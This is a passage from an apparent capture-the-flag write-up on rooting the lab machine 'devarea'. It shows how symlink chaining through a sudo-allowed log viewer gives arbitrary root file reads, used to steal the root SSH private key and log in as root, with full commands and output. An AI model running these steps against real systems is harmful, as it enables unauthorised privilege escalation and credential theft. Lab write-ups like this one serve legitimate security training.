python rce.py "$cmd"Then read the final target through the sudo-allowed log viewer:
sudo /opt/syswatch/syswatch.sh logs network.logThe first hop still satisfied the filename check, while the second hop reached the root-owned target:
dev_ryan@devarea:~$ sudo /opt/syswatch/syswatch.sh logs network.log
7*************************2
That recovered the root flag.
3.2.3 Arbitrary Read to SSH
The same primitive also gave us a root shell.
First we wanted to confirm that root SSH access was actually in use. Target authorized_keys:
cmd='ln -sf /root/.ssh/authorized_keys /opt/syswatch/logs/service.log
ln -sf service.log /opt/syswatch/logs/network.log'

python rce.py "$cmd"Read the output:
dev_ryan@devarea:~$ sudo /opt/syswatch/syswatch.sh logs network.log
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIALkh4a8v0TnM9hl7suGkcxxVGxKxR/1NuFu3t8mowp/ root@devarea
That confirmed root accepted key-based logins and revealed the key type in use: ssh-ed25519. The natural next guess was the matching default private key name, id_ed25519:
cmd='ln -sf /root/.ssh/id_ed25519 /opt/syswatch/logs/service.log
ln -sf service.log /opt/syswatch/logs/network.log'

python rce.py "$cmd"On the victim machine:
# Read and output key
sudo /opt/syswatch/syswatch.sh logs network.log > /tmp/root_id_ed25519

# SSH login
chmod 600 /tmp/root_id_ed25519
ssh -i /tmp/root_id_ed25519 root@localhostWith the private key recovered, root SSH access was immediate:
dev_ryan@devarea:~$ sudo /opt/syswatch/syswatch.sh logs network.log > /tmp/root_id_ed25519
dev_ryan@devarea:~$ chmod 600 /tmp/root_id_ed25519
dev_ryan@devarea:~$ ssh -i /tmp/root_id_ed25519 root@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:dVyZOiTOY7A2+yAv5PtOAnaWLDk57YxpdAZlwqfCfWE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-106-generic x86_64)

...

You have new mail.
root@devarea:~# id
uid=0(root) gid=0(root) groups=0(root)
root@devarea:~# cat /root/root.txt
7*******************************2
Rooted.
Comments | NOTHING